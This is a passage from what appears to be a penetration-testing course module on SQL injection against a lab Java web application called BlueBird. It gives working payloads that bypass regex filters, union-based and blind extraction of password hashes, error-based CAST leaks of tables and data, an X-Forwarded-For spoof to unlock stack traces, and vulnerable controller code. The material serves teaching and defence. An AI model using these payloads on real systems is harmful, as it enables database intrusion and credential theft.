assumed. What this means is that while a `single quote` and strings surrounded by `single quotes` are detected, we can insert one `single quote` into a payload without matching the `RegEx` pattern.

Let's put this assumption to the test by running various payloads against the RegEx pattern. To do so we can create a short Java program like this one:


```java
import java.util.regex.*;

public class RegExTest {
    public static void main(String[] args) {
        Pattern p = Pattern.compile("'|(.*'.*'.*)");
        Matcher m = p.matcher(args[0]);

        System.out.println(m.matches());
    }
}
```

```
┌──(kali㉿kali)-[/tmp]
└─$ javac RegExTest.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[/tmp]
└─$ java RegExTest "'"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
true

┌──(kali㉿kali)-[/tmp]
└─$ java RegExTest "'a"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
false

┌──(kali㉿kali)-[/tmp]
└─$ java RegExTest "'a'"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
true

┌──(kali㉿kali)-[/tmp]
└─$ java RegExTest "a'a'"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
true

┌──(kali㉿kali)-[/tmp]
└─$ java RegExTest "a'a"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
false

┌──(kali㉿kali)-[/tmp]
└─$
```


Entering `a'` into the `"Find User"` search bar results in a `"Invalid search query"` error, but if we try `a'--` we should see that we successfully injected our payload into the `SQL query`.



We can verify the injection completely by live-debugging the application and setting a breakpoint at the `findUser()` function in `IndexController.java` to see the full SQL query that is run:



Unfortunately, payloads such as `' and 1=1--` still fail, due to the `spaces`. This is very easy to work around however. We can simply replace all spaces with PostgreSQL's multi-line empty comments (`/**/`), as the query will evaluate it to a space character and the query should still work. So we can try the payload `'/**/and/**/1=1--`, and see that it works.




Union-Based SQL Injection

At this point we have a `PoC` for `blind SQL injection`, but we don't have to stop there. Coming back to the `single quotes`, we can get around this filter by expressing strings differently. `PostgreSQL` allows you to use `two dollar-signs` to mark the start and end-points of a string for better readability, and we can use this to get around the `RegEx` pattern matching `single quotes` and develop a `PoC` payload for `union-based SQL injection`.

So we would want to try the payload `' union select '1','2','3'--`, but after replacing `spaces` and `single quotes` it would look like: `'/**/union/**/select/**/$$1$$,$$2$$,$$3$$--`. After submitting this we get an `"Invalid Search Query"` error. Taking a look at the `PostgreSQL` logs (which we previously enabled) we can see that the statement failed because the first and second selects have a different number of columns.

```
tail /opt/bluebird/pg_log/postgresql-2023-02-15_052440.log
<SNIP>
2023-02-15 06:27:18.389 EST [14374] bbuser@bluebird ERROR:  each UNION
query must have the same number of columns at character 67
2023-02-15 06:27:18.389 EST [14374] bbuser@bluebird STATEMENT:  SELECT *
FROM users WHERE username LIKE
'%'/**/union/**/select/**/$$1$$,$$2$$,$$3$$--%'
<SNIP>
```

We can check the code to find the correct number of columns, or we can simply keep adding one until we succeed. Either way, the correct number of columns is `6` and so once we try the payload `'/**/union/**/select/**/$$1$$,$$2$$,$$3$$,$$4$$,$$5$$,$$6$$--` we should see that the `union-based SQL injection` was successful!



Comparative Precomputation (Blind SQLi)

Although we already proved that `union-based SQL injection` is possible in this specific case, let's pretend that we were restricted to `blind SQL injection` for a moment. Using typical algorithms to dump characters from the database, `7 requests` are required per character on average (e.g. the `bisection` algorithm that sqlmap uses). In some cases however, it may be possible to (blindly) dump `1 or more characters per request`.

Take the following payload for example:


```
' AND id=(SELECT ASCII(SUBSTRING(password,1,1)) FROM users WHERE
username='itsmaria')--
```

It will only match one user, and that is the user whose `id` equals the `ascii value` of the `first character` of `itsmaria's password`. If we swap out the `spaces` and `single quotes` to bypass the character filters, our payload will look like this:

```
'/**/AND/**/id=
(SELECT/**/ASCII(SUBSTRING(password,1,1))/**/FROM/**/users/**/WHERE/**/use
rname=$$itsmaria$$)--
```

If we try it out, we should see the user with ID `36` appear, which corresponds to the character `$`. This is expected, since the password hashes are stored as `bcrypt` hashes

which have the format `$2b$12$...`, so we now have a `blind SQL injection PoC` which can dump `one character per request`.



Note: For the purposes of this module, you pretty much have to test exploits against the live website over port 8080. In the real world you `always want to test/develop exploits locally` before running them against any production sites. Ideally, changing IP/PORT should be the only changes you have to make.

Challenge

As an extra challenge, write a simple Python script which automatically encodes payloads for you. A further step could be that it also sends the query and returns the output.

Error-Based SQL Injection

Introduction

`Error-based SQL injection` is an `in-band` technique where attackers use `database error messages` to exfiltrate data. In this section will we go through an `error-based SQL injection` in `BlueBird` to better understand this technique.

A Closer Look at the SQL Injection in /forgot


You may remember the second vulnerability that we discovered earlier had some interesting exception handling which returned a `stacktrace` or a generic error message depending on the client IP:

```
// AuthController.java (Lines 121-164)
```


```
@PostMapping({"/forgot"})
public String forgotPOST(@RequestParam String email, Model model,
HttpServletRequest request, HttpServletResponse response) throws
IOException {
    if (email.isEmpty()) {
        response.sendRedirect("/forgot?e=Please+fill+out+all+fields");
        return null;
    } else {
        Pattern p = Pattern.compile("^.*@[A-Za-z]*\\.[A-Za-z]*$");
        Matcher m = p.matcher(email);
        if (!m.matches()) {
        response.sendRedirect("/forgot?e=Invalid+email!");
        return null;
        } else {
        try {
            String sql = "SELECT * FROM users WHERE email = '" + email +
"'";
            User user = (User)this.jdbcTemplate.queryForObject(sql, new
BeanPropertyRowMapper(User.class));
            Long var10000 = user.getId();
            String passwordResetHash = DigestUtils.md5DigestAsHex(("" +
var10000 + ":" + user.getEmail() + ":" + user.getPassword()).getBytes());
            var10000 = user.getId();
            String passwordResetLink = "https://bluebird.htb/reset?uid=" +
var10000 + "&code=" + passwordResetHash;
            logger.error("TODO- Send email with link [" +
passwordResetLink + "]");
            response.sendRedirect("/forgot?
e=Please+check+your+email+for+the+password+reset+link");
            return null;
        } catch (EmptyResultDataAccessException var11) {
            response.sendRedirect("/forgot?e=Email+does+not+exist");
            return null;
        } catch (Exception var12) {
            String ipAddress = request.getHeader("X-FORWARDED-FOR");
            if (ipAddress == null) {
                ipAddress = request.getRemoteAddr();
            }

            if (ipAddress.equals("127.0.1.1")) {
                model.addAttribute("errorMsg", var12.getMessage());
                model.addAttribute("errorStackTrace",
Arrays.toString(var12.getStackTrace()));
            } else {
                model.addAttribute("errorMsg", "500 Internal Server
Error");
                model.addAttribute("errorStackTrace", "Something happened
on our side. Please try again later.");
            }
```

```
                return "error";
            }
            }
        }
    }
```

Let's throw a typical `' or 1=1--` injection at it to see what happens.



We should get an `Invalid email!` error, since the `RegEx` pattern failed to match. Taking a closer look at the `RegEx` pattern, we can see that it is quite a loose one which simply looks for `<CHARS>@<CHARS>.<CHARS>`. We can match this quite easily while still providing an `SQL injection` payload by appending `[email protected]` as a comment.




So let's try the injection again, this time with the payload `' or [email protected]`.

This time we got the generic error message as a response. If you recall from the code above, this response is served to all clients who don't have the IP address `127.0.1.1`, which is likely for local debugging. Regarding the IP check, the developers have made a very common mistake. The X-Forwarded-For header is first checked to see if it was provided. This is a header which proxies use to note the original client IP. The problem is that since the header is provided from the client (proxy), we as attackers can supply whatever value we want.

To know more about Host header attacks, check the Introduction to Host Header Attacks section from the Abusing HTTP Misconfigurations module.

Knowing this, we can try sending the same payload again, except this time intercept the request with `Burp` and add the `X-Forwarded-For` header:




After forwarding the request, we should get a more verbose response from the server, including the stack trace.

This time we should see an error message like this show up. In this case specifically, there was an error since all rows from the `users` table were returned when only one was expected, but the more interesting point is that the error messages are returned to us.

Exploiting the SQL Injection

Next let's try and force `PostgreSQL` to run into an error and reveal information in the message returned to us. A popular technique when it comes to `error-based SQL injection` is casting a unsuitable `STRING` to an `INT` because the value will be displayed in the error message. To test this out, we can use the payload `' and 0=CAST((SELECT VERSION()) AS INT)[email protected]` to try and leak the version of the database.



This time you will notice something interesting in the error message. `PostgreSQL` fails to convert `VERSION()` to an `INT` as expected and so it prints the value out in the error message which is returned to us.

The same technique can be used to leak pretty much anything from the database; you just need to get creative. For example, we can get one table name like this:


```
' and 1=CAST((SELECT table_name FROM information_schema.tables LIMIT 1) as INT)[email protected]
```

Or you could use STRING_AGG to select all table names at once like this:

```
' and 1=CAST((SELECT STRING_AGG(table_name,',') FROM information_schema.tables LIMIT 1) as INT)[email protected]
```

If it is possible to `stack queries` in the specific `SQL injection` vulnerability you are targetting, you can even use XML functions to dump entire tables or databases at once like this:

```
';SELECT CAST(CAST(QUERY_TO_XML('SELECT * FROM posts LIMIT 2',TRUE,TRUE,'') AS TEXT) AS INT)[email protected]
```

Second-Order SQL Injection

Introduction

`Second-order SQL injection` is a type of `SQL injection` where `user-input` is `stored` by the application and then later used in a `SQL` query unsafely. This type of vulnerability can be harder to spot, because it usually requires interacting with seperate application functionalities to store and then use the data.

Expanding on the SQL injection in /profile

In this section we will take a closer look at the third SQLi vulnerability that we identified in the `Identifying Vulnerabilities` sections:

```
// ProfileController.java

@GetMapping({"/profile/{id}"})
public String profile(@PathVariable int id, Model model,
HttpServletResponse response) throws IOException {
    String sql;
    User user;
    try {
        sql = "SELECT username, name, description, email, id FROM users
WHERE id = ?";
        user = (User)this.jdbcTemplate.queryForObject(sql, new Object[]
{id}, new BeanPropertyRowMapper(User.class));
    } catch (Exception var8) {
        response.sendRedirect("/");
        return null;
    }

    sql = "SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as
posted_at_nice, username, name, author_id FROM posts JOIN users ON
posts.author_id = users.id WHERE email = '" + user.getEmail() + "' ORDER
BY posted_at DESC";
    List posts = this.jdbcTemplate.queryForList(sql);
